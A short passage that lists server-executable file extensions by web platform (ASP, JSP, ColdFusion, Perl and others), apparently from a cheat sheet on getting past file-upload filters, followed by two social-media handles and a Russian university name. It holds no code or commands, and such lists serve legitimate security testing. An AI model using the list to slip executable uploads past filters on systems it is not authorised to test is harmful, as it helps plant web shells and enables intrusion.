- **ASP**: *.asp*, *.aspx*, *.config*, *.ashx*, *.asmx*, *.aspq*, *.axd*, *.cshtm*, *.cshtml*, *.rem*, *.soap*, *.vbhtm*, *.vbhtml*, *.asa*, *.cer*, *.shtml*
- **Jsp:** *.jsp*, *.jspx*, *.jsw*, *.jsv*, *.jspf*, *.wss*, *.do*, *.action*
- **Coldfusion:** *.cfm*, *.cfml*, *.cfc*, *.dbm*
- **Flash**: *.swf*
- **Perl**: *.pl*, *.cgi*
- **Erlang Yaws Web Server**: *.yaws*

@LEXA_MALOSPAAL

@HUN7_0R_B3_HUN73D


ВЫСШАЯ • ШКОЛА • ЭКОНОМИКИ •